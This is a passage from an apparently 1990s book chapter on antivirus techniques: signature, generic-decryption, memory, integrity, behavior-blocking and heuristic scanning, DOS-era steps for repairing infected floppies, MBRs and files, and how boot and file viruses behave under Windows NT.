The GD scheme scans for polymorphic file viruses in the following manner: The scanner executes the target file's machine code inside a fully contained virtual machine; the emulated program executes as if it were running normally under DOS. However, because the program executes in a virtual machine, it can't affect the actual state of the computer in any way. If the target file is infected by a virus, this emulation proceeds until the virus has decrypted itself and transferred control to the unchanging virus body. After this decryption finishes, the scanner searches the decrypted regions of virtual memory for virus signatures to determine the virus strain.

Rather than identifying the virus based on its changing polymorphic decryption routine (as did the earlier algorithmic definitions), this scheme tricks the virus into decrypting itself and revealing its innards. However, if a virus doesn't satisfy both preconditions described above, this scheme isn't guaranteed to work. Specifically, if the virus fails to decrypt itself, or if it doesn't contain at least a small unchanging body of machine language instructions, then the GD scanner is unable to scan for signatures and detect the virus. Fortunately, the majority of known polymorphic viruses do comply with these requirements, making them susceptible to the GD scheme.

Like any other antivirus technique, for this technology to be marketable, it must be fast. Fortunately, antivirus researchers have identified intelligent ways to limit the number of emulated instructions while still detecting most polymorphic viruses.

The GD-based technique offers the best detection capabilities of any of the discussed schemes. It can detect viruses that use arbitrarily complicated encryption schemes and can exactly identify the strain of a polymorphic virus in an infected file. In many instances, the development time required to detect a new polymorphic virus can be orders of magnitude less than that required by traditional methods. In addition, because the virus decrypts itself during emulation, information that would normally be encrypted inside the viral body can be located and used to repair infected files.

Today, major antivirus companies are beginning to integrate GD technology with their existing virus scanner technology. In many cases, antivirus companies can't afford to completely switch over to a new technology as it is honed and perfected. Therefore, most antivirus

scanners currently in use actually implement more than one of the virus scanning techniques described earlier. Although this sometimes can slow down the product, the various scanner algorithms complement each other to provide more well-rounded detection capabilities.

The following list examines how virus scanners perform in each of the seven critical categories:

- Virus scanners require a trained engineer (or automated process) to analyze and produce a signature for each and every new virus that needs to be detected using scanner technology. Antivirus companies usually have a dedicated, full-time staff to update the antivirus product scanner component.
- A well-written virus scanner can potentially detect every virus. However, the virus scanner can only detect new viruses after an antivirus researcher has a chance to update the scanner with the proper signatures. Therefore, the scanner is incapable of detecting new viruses or modified versions of existing viruses.
- Properly designed scanners have a low false-positive rate. Algorithmic virus signatures intended to detect polymorphic viruses by locating their decryption routine may sometimes false-identify on uninfected programs. These programs often have similar machine language content to the polymorphic virus' decryption routine, which confuses the algorithmic scanner.
- Properly designed scanners have a low false-negative rate.
- While most virus scanners are designed to operate quickly, today's users have many, many files. Scanning a gigabyte hard drive can take several minutes or longer. The user must regularly scan incoming floppy disks and the hard drive contents any time new software is added. Memory-resident virus scanners can also be used. These are slightly less intrusive and only check files and floppy disks when they are accessed.
- Virus scanners must be updated on a monthly or quarterly basis. The user can often obtain updated virus signature data files electronically without worrying about updating the actual executable antivirus program.
- The virus scanner can be used to detect viruses before they infiltrate the computer or after.

Memory Scanners

Almost all antivirus programs have a memory scanning component. The memory scanner works on the same basic principles as the virus scanner described in "Virus Scanners." Its job is to scan memory for memory-resident file and boot record viruses.

Memory scanning is critical for two reasons. First, consider what might happen if a computer is infected with a read stealth virus that has installed itself as a memory-resident service provider. Anytime an antivirus program attempts to scan an infected file or boot record, it

must call upon the DOS or BIOS (and consequently the virus') system service provider to read the file or boot record contents. Because the read stealth virus intercepts these system service requests, it can disinfect each file or boot record as they are accessed, hiding any infection from other antivirus tools, such as scanners, integrity checkers, and heuristics scanners.

These read stealth viruses can't easily hide themselves in memory because memory-scanners can directly poke around through memory in search of viral code. In addition, antivirus programs don't need to use a potentially infected service provider to examine the contents of memory. Thus, the virus isn't invoked and can't attempt to actively hide itself during a memory scan. If an antivirus product doesn't use memory scanning, all other virus detection techniques are put at risk and may fail to detect certain viruses.

Memory scanning also must be used to detect fast infectors. (See "How and When the Memory-Resident File Infecting Virus Infects New Items" for more information about fast infectors.) These memory-resident, file-infecting viruses hook into DOS's system service provider and infect programs as they are opened or referenced for any reason. If an antivirus product doesn't scan memory for these fast viruses before scanning the files of a hard drive or floppy disk, it might inadvertently infect every executable file scanned!

If the antivirus product detects either a fast or stealth virus in memory, it can instruct the user to boot from an uninfected DOS floppy disk and then rescan the drive or disk. After a cold bootup from an uninfected disk, the virus is removed from memory and doesn't pose any further threat while the antivirus program checks for infections.

The following list examines how memory scanners perform in each of the seven critical categories.

- Memory scanners require a trained engineer (or automated process) to analyze and produce a signature for every new memory-resident virus.
- Almost all memory-resident viruses can be detected trivially by memory scanners. Some resident viruses encrypt themselves while they are in memory, making memory detection more difficult.
- Properly designed memory scanners have a low false-positive rate.
- Properly designed memory scanners have a low false-negative rate.
- Memory scanning is a fast process and should not overly inconvenience the user.
- Memory scanners must be updated on a monthly or quarterly basis. The user can often obtain updated virus signature data files electronically and not worry about updating the actual executable antivirus program.
- Memory scanners invariably detect the virus after it has infected the computer and is memory-resident.

Integrity Checkers

Integrity checkers have two components. The first component takes a *fingerprint* of each executable file and boot record on the computer while the computer is in an uninfected state. This information is stored in a database on the hard drive or preferably on an external disk (where it is safe from prying viruses).

The second component is subsequently used to confirm that the fingerprinted, or "inoculated" items, have not changed from their initial, uninfected state. If the state of an inoculated object does change due to a virus infection, the integrity checker can, in many instances, detect the change and restore the file or boot record back to its original state.

The integrity checker works based on the following assumption: Most program files and boot records never change during normal computer operation. Unless the user installs a new version of an application, for instance, the contents of its program file (for example, the machine language instructions comprising the program) would not be expected to change. If the user did reinstall a program, its program files would change and consequently the user would have to reinoculate these files to protect their contents.

Some executable program files do modify themselves and store configuration information directly within the executable program file; however, this is the exception rather than the rule. Even so, few nonviral executable files modify the machine language instructions at their entry point. On the other hand, the majority of executable file viruses must modify the machine language instructions at the entry point of executable files to propagate.

The optimal integrity checking program would work by backing up every program file on a computer to a special secondary, write-protected hard drive. Then, every time the user executed a program, the integrity checker would verify that the program was a byte-for-byte match to the original copy of the program stored on the backup drive. Unfortunately, this isn't a feasible solution for the majority of computer users.

To infect, however, almost all file viruses modify the target executable file's entry point or change its entry point (in the case of EXE and SYS files) to point to the appended viral code. This attribute of file viruses allows the integrity checker to take a snapshot or fingerprint of a much smaller region of each program file, rather than backing up the entire executable file.

Most integrity checkers retain the following information from program files:

- A CRC (Cyclic Redundancy Check) or checksum of the contents of the executable file
- The first few machine language instructions at the entry point of the program
- The program's size
- The program's date and timestamps
- The program's header contents, if it is an EXE or SYS style program

This information then can be used to verify the integrity of an executable file. Because most viruses must modify the code at a program's entry point, or update the entry point, to infect, an integrity checker can quickly detect over 98 percent of the file viruses by retrieving the first few instructions from the program's entry point and comparing these instructions to those that are saved in the database.

If the instructions in the file differ from those in the database, the user has upgraded their program file without informing the integrity checker or a virus has infected the file. The integrity checker also can determine whether the size of the potentially infected file has increased. An increase in size coupled with a change in the entry point machine code strongly indicates a file virus. These same changes could be attributed to installing a new version of the software, however; frequently, the user must make this determination, because the integrity checker can't know whether the user intentionally caused this change.

This is considered a flaw with integrity checking because many users might not be able to make this determination on their own; the user's MIS department could have changed the programs without their knowledge or they may have inadvertently copied one file over another.

In any case, if a change is detected and the user suspects it is due to viral activity, the integrity checker can attempt to repair the infected file using the information stored in its database. This is quite a simple task for the integrity checker given the nature of most virus infections.

First, the checker backs up the potentially infected program, so if it fails to repair the program properly, the user can try an alternative method of repair.

In the case of EXE and SYS files, the integrity checker replaces the header of the infected EXE or SYS program with an original copy of the program's header that was stored in the database. Viruses that infect these files ordinarily change the header's entry point value to point to an appended copy of the virus. By replacing the modified header with the original, the virus can never be executed. Finally, the integrity checker truncates the file to its original length, cutting off the virus code that was appended to the end of the file.

COM files that are infected with an appended virus typically have a jump machine language instruction at the top of the infected program that transfers control to the virus body at the end of the file. To repair this type of infection, the integrity checker overwrites the machine language instructions at the entry point of the infected program with the original instructions that are stored in the database. This overwrites the jump instruction that the virus placed at the top of the program. The integrity checker then truncates the file to its original length, cutting off the virus code from the end of the file.

Similar repairs can be successfully performed for the other major types of viral infection. Once a repair has been completed, the integrity checker can compute the CRC of the repaired program and compare this to the CRC of the original program. If the results match, the

program probably has been properly repaired. If the two values don't match, then the user knows that the repair was unsuccessful and can attempt to deal with this potential infection in another way.

Integrity checking is a powerful form of virus protection. It can detect well over 98 percent of all file and boot record viruses. Even the most complex polymorphic viruses don't pose a problem because integrity checking detects the virus based on *changes* to executable programs and boot records; even polymorphic viruses must infect target files by changing the executable file in some way, allowing them to be detected. Integrity checkers also can detect new and unknown viruses that normally would go undetected by virus scanner programs. Finally, current integrity checkers also can repair close to 98 percent of infected programs with the saved information in the database. This figure is significantly higher than that which the repair component of a standard virus scanner achieves.

The integrity checker also has a number of disadvantages. It may not be able to detect read-stealth viruses while these viruses are resident in memory. Just like the virus scanner, if the read-stealth virus hides its changes to executable files or boot records when they are accessed, the integrity checker retrieves disinfected versions of every infected file and boot record, and won't be able to detect any infection.

Just like the virus scanner, the integrity checker can inadvertently spread fast viruses while scanning for changed programs. Once again, memory scanning must be performed to reduce the risk of this type of infection.

Some integrity checkers attempt to "tunnel under" any stealth or fast virus' service provider to bypass the virus service provider and directly read files and boot records; this works sometimes, but can pose compatibility problems with certain hardware and software. Alternatively, the user can always run the integrity checker after booting from a write-protected, uninfected DOS disk. This bypasses any memory-resident viruses present on the computer.

Integrity checkers also cannot detect slow viruses. A typical slow virus might infect an executable file as it is copied to a new directory. The slow virus would leave the source file intact; however, it would infect the target file as it is written to disk. Because the target file was just created, it doesn't reside in the integrity checker's database.

Therefore, the user can't use the integrity checker to detect the infection in the newly copied program file. Furthermore, if the user decides to "inoculate" this new program file, the integrity checker assumes the program is clean and will not remove the virus later. The virus effectively has a safe haven from where to infect other programs without being detected by the integrity checker.

Finally, companion viruses may also pose problems for integrity checkers. By definition, the companion virus doesn't actually modify executable files to infect; therefore, the typical integrity checker misses this type of infection.

The following list examines how the integrity checker performs in each of the seven critical categories:

- Integrity checkers don't require frequent updates to remain effective.
- Slow viruses can't be detected by integrity checkers. Companion viruses can't be detected by a strict integrity checker.
- The integrity checker may have occasional false-positives; that is, a virus being reported when no virus is present. The user may be prompted to indicate whether a change in a program file or boot record is legitimate.
- The integrity checker should have few false-negatives; that is, the presence of a virus going undetected. Either a virus infects in such a way as to be detectable by the integrity checker or it doesn't.
- Integrity checking requires the user to "inoculate" their files while the system is in a known, clean state. In addition, the integrity checker may require user intervention to determine whether a modification is viral or legitimate. As users install new programs, they must make sure to "inoculate" them.
- The integrity checker only needs infrequent updating.
- This technology can only detect viruses after they have infected programs and boot records on the system. It doesn't prevent these programs from infecting the system in the first place.

Behavior Blockers

Behavior blockers are memory-resident programs that install in memory as system service providers. These programs work silently in the background, waiting for viruses or other malicious programs to attempt damaging activities. If the behavior blocker detects such activities, it informs the user of the suspicious behavior and allows the user to decide whether the action should continue.

Unfortunately, some legitimate programs do initiate actions that appear to be virus-like in nature.

Therefore, while the integrity checker can prevent many virus-like activities, the uninformed user might be asked to make decisions they're not prepared to make.

Behavior blockers can prevent new and unknown viruses from spreading onto a computer. Although a memory-resident virus scanner might miss a new virus, the blocker would detect the virus' modification of executable program files and prevent such action.

The following list examines how the behavior blocker performs in each of the seven critical categories:

- Behavior blockers don't require frequent updates to remain effective.
- Slow viruses can't be detected by behavior blockers because they do not actively call upon system services when they infect.
- The behavior blocker may "complain" during normal operations. The user must decide whether the blocked activity is legitimate.
- The design of the behavior blocker and the system activities that the behavior blocker intercepts have a direct effect on what types of virus activity can be detected.
- Ideally, the behavior blocker should never inconvenience the user during normal computer operation, although the user may be asked to decide whether an activity should be allowed.
- The behavior blocker rarely needs to be updated.
- Behavior blocker technology can only detect viruses once they are functioning and as they try to infect or destroy information on the computer.

Heuristics

The *heuristic scanner* is a program that attempts to identify virus-infected files and boot records without the explicit use of virus signatures or integrity information. The heuristic scanner can detect many new and as yet unknown viruses that would normally evade a virus signature scanner.

Heuristic scanners look for "telltale" signs of viruses in files and boot records. If the heuristic scanner sees enough virus-like attributes to indicate an infection, the scanner reports the file or boot record as "possibly" being infected. The user must make the final determination of whether they have a virus and how to deal with it if so.

Most users aren't ready to reverse engineer a program's machine language instructions to verify that the heuristic scanner is correct in its assessment. Therefore, unless a heuristic scanner has a 0 percent false identification rate (virtually impossible to accomplish), the heuristic scanner is more a tool for a savvy computer expert than a useful antivirus utility for the average user or corporation.

The following list examines how the heuristic scanner performs in each of the seven critical categories:

- Heuristic scanners don't require frequent updates to remain effective.
- Depending on the technology used in the heuristic scanner, different types of viruses may or may not be detected.
- The heuristic scanner may falsely identify uninfected programs as being infected. The number of false-positives depends on the implementation of the product.
- Some samples of a given virus may be detected while others are not. This depends on the technology used in the heuristic scanner.
- The heuristic scanner is just as imposing as the standard virus scanner.
- Ideally, the heuristic scanner never needs to be updated. However, as viruses become more clever and use different techniques to hide from the heuristic scanner, it should be updated.
- The heuristic scanner can be used to detect viruses before they infiltrate the computer or after.

Preventative Measures and Cures

End users can take certain simple precautions to protect their computers from viruses. Most of these are specific to a virus type. One wise universal precaution is to use more than one non–memory-resident antivirus scanner program on workstations. Each antivirus manufacturer encounters different viruses at different times. Often, one scanner might detect some viruses that another does not, and vice versa. This dramatically reduces any chances of infection.

This section describes preventative measures that can be taken to reduce the risk of viral infection. This section also describes some methods antivirus programs use to repair infected items, as well as recommended methods for repairing infected floppy disks, hard drives, and programs using common tools.

Preventing and Repairing Boot Record Viruses

The best way to prevent against FBR, MBR, and PBR viral infection is to alter the bootup sequence in the computer's CMOS configuration. Most PCs allow the user to specify whether the computer should boot from a floppy disk if one is present in drive A:. The user should update this CMOS option so that the computer always boots from the hard drive, even if a floppy disk is present in drive A:. Because FBR viruses can gain control and infect the hard drive only if the computer boots from an infected floppy disk, changing this option completely prevents MBR, PBR, and subsequent FBR infections.

Scanning all incoming floppy disks with your favorite virus scanner also is wise, because it will detect a majority of the FBR virus infections before your computer can become infected.

How to Repair Infected Floppy Disks

Several easy techniques can be used to repair infected floppy disks without using an antivirus program.

Note If the virus has corrupted the directory structure of the disk, use a program such as the Norton Disk Doctor to repair any damage, in addition to removing the virus.

Technique 1: Repairing a Floppy Boot Disk

If the infected floppy disk in question is bootable, as is any floppy disk that contains COMMAND.COM, MSDOS.SYS, or IO.SYS, the floppy disk can be repaired using the standard DOS SYS command. Locate an uninfected computer with the same version of DOS as the one that resides on the infected floppy disk. Insert the floppy disk in the floppy drive and issue a SYS A: (or SYS B:) command. This reinstalls the relevant DOS system files on the floppy disk and also overwrites the bootstrap contents of the FBR. In so doing, the virus' bootstrap routine is overwritten.

Technique 2: Repairing a Standard Floppy Disk

Take the infected floppy disk to an uninfected machine and copy each of the infected files from the floppy disk to a temporary directory on the hard drive. Be sure not to boot from the infected floppy disk! Reformat the floppy disk using an unconditional DOS format command "FORMAT A: /U" and then copy all the files back up to the floppy disk. Reformatting the floppy disk rewrites the boot record of the floppy disk, removing the virus' bootstrap routine.

Technique 3: Repairing a Standard Floppy Disk

Obtain a floppy disk that is the identical size and capacity of the infected floppy disk. Make sure that the two floppy disks match exactly; in other words, if your virus-infected floppy disk is a 720 KB, 3 1/2-inch floppy disk, do not obtain a 1.44 MB, 3 1/2-inch floppy disk (or you risk losing all data on the floppy disk).

Use a disk editor such as the Norton Disk Editor to read the boot record from the uninfected floppy disk and write this boot record over the boot record on the infected floppy disk. Recall that the FBR is located in cylinder 0, side 0, sector 1. This operation replaces the boot record of the infected floppy disk, removing the viral bootstrap routine.

How to Repair an Infected MBR

Many users think that reformatting the hard drive can remove most boot record viruses from the hard drive. Although reformatting can remove PBR viruses, it cannot destroy the MBR virus. The most effective way to repair an infected MBR is to use the FDISK utility. The following technique works with almost all MBR viruses; however, use caution. Follow each of following the steps exactly. Only use this technique on standard DOS/Windows 95, non-multiboot systems.

1. Create a DOS boot floppy disk. (Format it on another guaranteed-uninfected computer: FORMAT A: /S).
2. Copy FDISK.EXE from the DOS directory on the hard drive of the uninfected computer to this floppy disk.
3. Write-protect this floppy disk.
4. Insert the floppy disk into the infected computer and perform a cold boot from this floppy disk.
5. Attempt to access drive C: from this floppy disk. Type **C:**, press Enter, type **DIR**, and press Enter. You should be able to access all the files on the drive. If drive C: is inaccessible, do *not* continue with this process; use an antivirus program.
6. If the C: drive is accessible after booting from the floppy disk, return to drive A:. Enter **A:**.
7. Enter **FDISK /MBR**. This rewrites the MBR bootstrap routine (and overwrites the virus bootstrap routine).
8. Obtain an antivirus program and rescan the MBR for viruses. This technique might not remove all MBR viruses.

How to Repair an Infected PBR

Do not attempt to repair PBR infections without an antivirus program. Today, many systems have fancy PBR bootstrap routines that provide multiboot and other capabilities. Attempting a by-hand repair most likely will result in negative consequences.

So How Do the Antivirus Programs Do It?

Most antivirus programs detect and repair FBR, MBR, and PBR viruses using their virus scanner component. Once the antivirus program knows the exact nature of the infection, including the virus type and strain, it can locate the original FBR, MBR, or PBR the virus stored and overwrite the infected boot record. This is possible because most viruses always store the saved boot record in a consistent location.

When repairing floppy disk infections or MBR infections, antivirus programs also can use other techniques. If it cannot find the original boot record, the antivirus program can overwrite the viral bootstrap routine in the infected boot record using a special generic bootstrap routine.

In the case of FBR viruses, this bootstrap routine is often designed to display a message similar to “Non-system disk error,” when the user boots from the floppy disk. The user can later make the floppy disk bootable by using the DOS SYS command. For this type of repair to work, the floppy disk’s BPB must be intact, because the antivirus program only replaces the bootstrap component of the FBR.

For MBR viruses, the antivirus program overwrites the viral bootstrap program with a simple replacement routine. This replacement works in the same fashion as the standard MBR bootstrap routine inserted by FDISK; however, it is written differently so as not to violate any copyright laws. For this type of repair to work, the hard drive’s partition table must be intact because the antivirus program only replaces the bootstrap component of the MBR.

Preventing and Repairing Executable File Viruses

The best way to prevent against file viruses is to scan every incoming program for viruses using a virus scanner. If your organization uses a medium-to-large-sized network, you should scan all incoming files on a stand-alone PC before they are used on any machine connected to the network.

Behavior blockers also can be used to detect virus activity for those new viruses that sneak past the antivirus scanner.

Even the seasoned user considers repairing file virus infections difficult. The most effective way to repair infected program files is to replace them from uninfected, backup copies. If backups are not available, use an antivirus program to repair the infected executable files.

Repairing Files Infected with a Read-Stealth Virus

Although file virus repair is usually best left to an antivirus program, it is possible, in some instances, for the user to repair files that are infected by a read-stealthing virus.

While the virus is memory resident on the computer, complete the following steps:

1. Copy every .EXE executable file to an extension of .XEX.
2. Copy every .COM executable file to an extension of .MOC.
3. Delete all EXE and COM files on the machine, leaving only the backed-up copies.
4. Cold boot from a write-protected, uninfected DOS floppy boot disk.

5. Rename all .XEX files to .EXE and all .MOC files to .COM.
6. Reboot the computer.

When the user copies the PROGRAM.EXE file to the PROGRAM.XEX file, the DOS command shell generates two "open file" system service requests to open PROGRAM.EXE and PROGRAM.XEX. The virus' resident handler intercepts the first request, determines that it's dealing with an infected executable program, and disinfects the program, writing the cleansed program back to the disk.

The virus also intercepts the second "open file" request, but because this file is not an executable file (the extension is not .COM or .EXE), it does not perform any further processing on the file. The recently cleansed version of the program is then copied to the XEX file, and the DOS command shell issues two "close file" service requests.

Again, the virus intercepts both requests. The first request closes the PROGRAM.EXE file. The virus detects that it's dealing with an executable program (the extension is .EXE), and reinfects the program. However, the second request closes the PROGRAM.XEX file which, according to the virus, is not an executable file. Thus, the file is closed normally, and contains the uninfected contents of the original .EXE file. Next, the user deletes the infected .EXE, leaving the uninfected .XEX file.

At this point, the virus has been removed from the copy of the executable file, but it is still resident in the computer's memory. Therefore, the user must boot from an uninfected DOS floppy disk, so that the virus never has a chance to install itself into memory. After the user boots from the floppy, he can safely rename each backed up file to its original name; because the virus is not resident on the computer, it cannot intercept the "file open" and "file close" system service requests to reinfect the programs.

So How Do the Antivirus Programs Do It?

Antivirus programs typically use their virus scanner component to detect and repair infected program files. If a file is infected by a nonoverwriting virus (one that allows the original program to execute after it does its dirty work), then the program can most likely be repaired successfully.

When a nonoverwriting virus infects an executable file, it must store certain information about the host program within its viral body. This information is used to execute the original program after the virus finishes executing. If this information is present in the virus, the antivirus program can locate it, decrypt it if necessary, and copy it back to the appropriate areas of the host file. Finally, the antivirus program can "cut" the virus from the file.

Alternatively, the antivirus program can use integrity information to repair infected programs. See "Integrity Checkers" for more information.

Preventing and Repairing Macro Viruses

Currently, no foolproof ways to prevent macro virus infection exists. Be sure to scan all incoming documents with an antivirus scanner before editing or even viewing documents.

The best way to repair a macro virus infection is to use an antivirus program. Most of the major antivirus manufacturers are adding macro detection and repair capabilities to their antivirus scanners. Microsoft is also distributing a macro-based antivirus program to remove the Word for Windows Concept virus. (This shows how powerful the macro language is!)

Profile: Virus Behavior under Windows NT

The Windows NT operating system constitutes a paradigm shift from other Microsoft operating systems. It differs from other current PC operating systems in several ways:

- Doesn't rely on a resident DOS kernel for system services.
- Currently supports four different file systems: a FAT-based file system, OS/2's HPFS, the new NTFS file system, and the MAC file system (on NT servers). An OLE file system is currently under development.
- Doesn't rely upon the computer's ROM BIOS disk drivers, and comes with NT specific software drivers to perform all low-level disk access functions.
- Automatically prevents all DOS programs executed in DOS boxes from directly writing to hard drives.

This section describes the major virus types and how they function under Windows NT, and native Windows NT viruses.

Master Boot Record Viruses under Windows NT

MBR viruses typically are acquired in one of two different ways. The first method involves booting off of an infected floppy disk. The second method involves running a "dropper" program from a DOS session that directly "drops" the virus onto the hard drive's MBR; multipartite computer viruses sometimes attempt this type of infection.

MBR Infection by Booting Off an Infected Floppy Disk

The Windows NT operating system still is susceptible to this type of infection. Because NT doesn't have control of the computer during system bootup, booting from an infected floppy

allows the virus to infect the MBR of any of the physical drives on the system using the usual techniques. This type of infection is quite common and you can expect to see more of the same.

MBR Infection by Running a Dropper Program or Multipartite Virus

Dropper programs and multipartite viruses infect the hard drive's MBR by using BIOS or DOS services to directly write to the hard drive. Because Windows NT prevents all such writes from within an NT DOS box, this type of infection is completely prevented while NT is running. However, if the computer also can boot to DOS or Windows 95, then the user could boot to one of these operating systems and execute the dropper program or multipartite virus normally.

The NT Bootup Process with MBR Infection

After a virus infiltrates the MBR, future system reboots allow the virus to become memory-resident in the usual fashion. In addition, if the virus contains any type of payload triggered during bootup, this trigger mechanism functions just as it would under a DOS or Windows 95 system. In this way, viruses such as Michelangelo and One-half still can cause significant damage to Windows NT systems.

Upon bootup, after the virus installs itself in memory, it passes control to the original system MBR, which then transfers control to the Windows NT boot record. The boot record then loads the Windows NT loader, which in turn loads the remainder of the operating system. During loading, NT switches into protected mode and installs its own protected-mode disk drivers. These protected-mode drivers are used for all further disk operations; consequently, the original BIOS disk drivers and any virus that "hooked" into these drivers are never activated or used in any way.

After Windows NT starts using its own drivers, the resident MBR virus effectively is stopped in its tracks. Furthermore, unlike Windows 95, NT doesn't support a "compatibility mode" that allows disk requests to be sent to the original disk drivers (and potentially a virus). These Windows NT characteristics have the following implications:

- MBR viruses can't infect other floppy disks after Windows NT has loaded.
- Under DOS and Windows 95 systems, some viruses (such as the Ripper virus) have the capability to hook into direct disk services that are provided by the computer's BIOS, and maliciously alter data during disk accesses. Under Windows NT, the virus still can alter bytes retrieved or stored to the disk while the original BIOS disk drivers are used during bootup. Thus, all components of the operating system that are read from disk before the protected-mode disk drivers are employed may become corrupted. However,

as soon as the operating system starts using the protected-mode disk drivers, the virus is disabled and can do no further damage.

- During bootup, the One-half virus encrypts information on the hard drive (on DOS, Windows 95, or Windows NT). On DOS and Windows 95 systems, the One-half virus dynamically decrypts these sectors as they are accessed by the operating system. Because Windows NT cuts the virus off entirely once its protected-mode drivers are loaded, all encrypted sectors remain encrypted and are not dynamically decrypted by the virus. This results in data loss.
- Stealth viruses cannot function properly after NT loads because the virus routines are never given control. This makes these viruses easy to detect but can cause other problems (see next item).
- MBR viruses, such as Monkey (which don't maintain a partition table in the infected MBR sector), cause infected drives to be inaccessible to Windows NT. This occurs because Windows NT reads the partition table from the MBR to determine what logical drives are present on the system using protected-mode disk drivers. Because the protected-mode drivers are used, the virus stealth mechanism is bypassed and the virus cannot present the original, decrypted partition table. As a result, Windows NT reads a garbled partition table and cannot identify the logical drives on the system. Under DOS and Windows 95 systems, the active stealth capabilities of the virus allow it to provide the operating system with the original partition table information, avoiding this problem. (Contrast with following item.)
- If the virus doesn't modify the partition table of the MBR, then Windows NT should behave normally, assuming the virus has no payloads that trigger during system bootup.
- On computer systems that contain no default operating system at the time of Windows NT installation, the Windows NT installation program may choose to start the Windows NT partition on the hard drive's zero'th cylinder, immediately following the MBR. Consequently, the Windows NT boot sector and operating system loader may occupy sectors on the zero'th cylinder of the hard drive. Most MBR viruses place the original, uninfected MBR sector in this same region. In these instances, the virus can overwrite the Windows NT boot sector or loader program and cause the operating system to crash during bootup.

Boot Record Viruses under Windows NT

Boot record viruses are typically acquired in one of two different ways. The first method involves booting from an infected floppy disk. The second method involves running a "dropper" program from a DOS session that directly "drops" the virus onto the boot record of the active partition; multipartite computer viruses sometimes attempt this type of infection.

Boot Record Infection by Booting Off an Infected Floppy Disk

The Windows NT operating system still is susceptible to this type of infection. Because NT doesn't have control of the computer during system bootup, booting from an infected floppy allows the virus to infect the boot record of any of the active partition on the system using the usual techniques. This method of infection is quite common and you can expect to see more of the same.

Boot Record Infection by Running a Dropper Program or Multipartite Virus

Dropper programs and multipartite viruses infect the hard drive's boot record by using BIOS or DOS services to directly write to the hard drive. Because Windows NT prevents all such writes from within an NT DOS box, this type of infection will be completely prevented while NT is running. However, if the computer can also boot to DOS or Windows 95, then its user could boot to one of these operating systems and execute the dropper program or multipartite virus normally.

Possible Damage Due to Boot Record Virus Infection

Hard drives still can become infected with boot record viruses by booting off of an infected floppy disk. Boot record viruses infect hard drive boot records by relocating the original boot record to a new, and hopefully unused, location in the partition, and then replacing the original boot record with the viral boot record. Usually, boot record viruses place the original, uninfected boot record at the end of the infected drive.

Depending on what type of file system is being used on the Windows NT boot partition, different problems may arise.

Damage Due to Boot Record Virus Infection on FAT Systems

If the virus places the original boot record at the end of the drive and doesn't take steps to protect this sector, Windows NT may inadvertently overwrite the saved boot record. This will cause the system to crash during bootup. The same behavior can also be observed under DOS and Windows 95.

If the virus doesn't maintain the BPB (BIOS parameter block) section of the boot record and relies upon stealth functionality to properly provide this information to DOS, Windows NT will have difficulty accessing the drive once the protected-mode disk drivers are utilized.

Damage Due to Boot Record Virus Infection on NTFS or HPFS Systems

On bootable NTFS partitions, Windows NT places a "bootstrap" operating system loader program on the sectors immediately following the NTFS boot record. After the MBR loads and executes the Windows NT boot record during system bootup, it immediately rereads itself and these additional bootstrap sectors into memory and transfers control to them. The NTFS boot sector and these additional sectors comprise a bootstrap program that can load and launch the bulk of the Windows NT operating system.

If a boot record virus infects the NTFS boot record, it overwrites the first sector of the multi-sector bootstrap program, causing important routines and data to be lost. Consider the NTFS bootup process with a boot record infection: During the NTFS bootup, the uninfected MBR loads and transfers control to the viral boot record of the active NTFS partition. The virus then installs itself in memory and transfers control to the original NTFS boot record, which is retrieved from the end of the logical or physical drive where the virus stored it. At this point, a small routine in the NTFS boot record attempts to load the entire NTFS bootstrap program (which is comprised of what should be the original NTFS boot record and the following sectors). However, the first sector of the bootstrap program has been overwritten by the body of the virus. Thus, a corrupted copy of the bootstrap program is loaded and executed. This results in a system crash and Windows NT fails to start up.

The bottom line is that most boot record viruses cause an NTFS-based, Windows NT system to crash during bootup. However, if the boot record virus has stealthing capabilities, Windows NT may be able to properly load. Bootup takes place before Windows NT loads and does not utilize its own protected mode disk drivers; in other words, the standard BIOS disk services, and any resident computer virus that has hooked into these services, are used by the NTFS boot record to load the bootstrap program from the hard drive. If the virus has stealth capabilities, when the Windows NT boot record uses these BIOS/virus services to load the NTFS bootstrap program, the virus can hide the infected boot record and correctly load the original NTFS boot record along with the other bootstrap sectors. Once the proper bootstrap program has been loaded, Windows NT can boot up normally.

Windows NT Installation with Existing Boot Record Infection

Windows NT can be installed within an existing DOS/Windows 95 FAT-based partition, giving the user the option of either booting into Windows NT or into the old DOS or Windows 95 operating system. Windows NT provides this dual-boot service by making a backup copy of the DOS/Windows 95 boot record during its installation, and saving this backup copy to a file called BOOTSEC.DOS. Windows NT then replaces the boot sector of the FAT-based drive with the Windows NT boot sector.

Each time the user reboots the system, the Windows NT loader asks the user which operating system to start. If the user requests a bootup into DOS or Windows 95, then the Windows NT loader loads and executes the original boot record contained in the BOOTSEC.DOS file and boots the computer into a standard DOS/Windows session.

Unfortunately, if the boot record of the DOS/Windows 95 partition was infected with a virus before Windows NT was installed, a copy of this virus is placed within the BOOTSEC.DOS file during installation. Consequently, each time the user boots the system into DOS or Windows 95, the virus gains control of the system. In addition, because the virus isn't located within the boot record of the drive, it can't be detected by Windows NT-unaware antivirus tools.

MBR and Boot Record Viruses—The Bottom Line

Viruses such as Michelangelo and One-half can cause damage during bootup but are completely disabled after Windows NT starts using its protected-mode disk drivers. Infections of floppy disks or files (in the case of a multipartite virus) are prevented in all instances. Viruses that don't save the boot record's BPB information or the MBR's partition table may prevent NT from booting or make certain drives inaccessible. Furthermore, all nonstealthing boot record viruses (such as the Form virus) that infect bootable NTFS partitions will corrupt the operating system bootstrap loader and cause Windows NT to crash during bootup. When booting from an infected floppy disk, buggy virus infection mechanisms may also cause data loss under all three file systems supported by NT.

DOS File Viruses under a Windows NT DOS Box

Most DOS file viruses function properly under a Windows NT DOS box. Direct action file viruses function in exactly the same manner as they would under a standard DOS or Windows 95 system. These viruses typically use the standard DOS system services that are thoroughly emulated in Windows NT DOS boxes.

Usually, memory-resident file viruses can stay memory-resident within the confines of a Windows NT DOS box. After the virus becomes resident within a given DOS box, it can infect any programs accessed or executed within that DOS box, assuming the user who launched the virus has write access to the target program. The virus cannot spread to other DOS boxes, however, because each DOS box has its own protected memory space. Still, nothing prevents a user from executing infected programs in several DOS boxes. Thus, several independent copies of the virus can be active and infectious at once. Furthermore, if the virus in question has infected the command shell (for example, CMD.EXE or NDOS.COM) used in Windows NT DOS boxes, then every time the user opens a new DOS box, she will automatically launch the memory-resident virus into the box's memory space. As a result, memory scanning should be performed on a per-DOS box basis.

